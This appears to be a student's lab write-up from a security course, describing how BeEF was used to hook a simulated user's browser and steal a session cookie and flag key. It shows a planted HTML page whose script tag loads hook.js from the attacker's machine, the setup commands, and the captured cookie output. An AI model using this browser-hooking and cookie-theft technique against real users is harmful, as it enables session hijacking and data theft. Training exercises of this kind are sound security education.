Ex110 - BeefHooking

Simon Tobon

2021-07-08

Contents

Technical Report

Introduction

For this exercise we were tasked to use BeEF to capture Phineas Philatelist's browser information and exfiltrate sensitive data.


Finding: Description of finding

Vulnerability Description

BeEF allows for typical XSS and many other exploit modules such as history gathering, intelligence, network recon, browser plugin detection and cookie withdrawal.

Attack Narrative

To begin, we deployed Wireshark to try to figure out what site on kali.pr0b3.com Phineas was trying to connect to. We litened and captured packets for quite sometime, and finally found the site Phineas was after.



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http
```

```
No.      Time              Source          Destination     Protoc  Length Info
   1277  1120.3028896…    172.30.0.128    172.24.0.10     HTTP     494 GET /stamps/collection.html HTTP/1.1
   1279  1120.3037483…    172.24.0.10     172.30.0.128    HTTP     512 HTTP/1.1 200 OK  (text/html)
```

```
▾ Hypertext Transfer Protocol
  ▸ GET /stamps/collection.html HTTP/1.1\r\n
    Host: 172.24.0.10\r\n
    Connection: keep-alive\r\n
    Upgrade-Insecure-Requests: 1\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/85.0.4182.0 Safari/537.3
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;
    Accept-Encoding: gzip, deflate\r\n
    Accept-Language: en-US\r\n
    \r\n
    [Full request URI: http://172.24.0.10/stamps/collection.html]
    [HTTP request 1/1]
    [Response in frame: 347]
```

```
0000  00 50 56 87 39 b2 00 50  56 87 c0 88 08 00 45 00   ·PV·9··P V·····E·
```

```
wireshark_eth0_2020...04636_DnI59W.pcapng   Packets: 1418 · Displayed: 2 (0.1%) · Marked: 1 (0.1%) · Ignored: 2 (0.1%)   Profile: Default
```

We can see from the captured Wireshark packet that Phineas was trying to request **http//172.24.0.10/stamps/collection.html**

To continue we start an apache service on Kali: **sudo service apache2 start.** This will allow us to host webpages. We then create the Hook page, i.e., the page Phineas is attempting to access continously. This is done by the following:


- **cd /var/www/html**
- **sudo su**
- mkdir stamps
- nano collection.html

```
<!DOCTYPE html>

<html>
<head>
<title>Hook</title>
<script src="http://172.24.0.10:3000/hook.js"</script>
<!-- 172.24.0.10 = Kali’s address (ip a) -->
</head>
<body>
```

With this completed we can start up BeEF: **sudo beef-xss** and navigate to the BeEF control panel: **172.0.0.1:300/ui/authentication** and login with the provided credentials, beef:BabyYoda.

We then navigated to our Hook page ourselves just to make sure BeEF was working correctly. It was, then we waited until Phineas navigated to the page again, refreshing the BeEF control panel occasionally. Once he finally connected we see:



Hooked Browsers

Online Browsers

172.24.0.10

? 172.24.0.10

? ? 172.30.0.128

Phineas is 172.30.0.128 we then click on his browser and run a command:


- Commands

  Browser

  Hooked Domain

  Get Cookie - run

After the command is run we look at the results and find a KEY19 and the special session token:



Command results

```
1                                          Sat Nov 21 2020 16:59:40 GMT-0500 (Eastern Standard Time)
data: cookie=BEEFHOOK=ohn3ICvbPdB7pFkorw4326B9S6pAfMPBHB1wn5a0dES9jLcdKzSldLByXfJgp9tuOra4ueeyFZiP6ZlO;
KEY019=wDUZ[`{cycT{+v~vEPBP<@.\x0a
```

This concludes this exercise.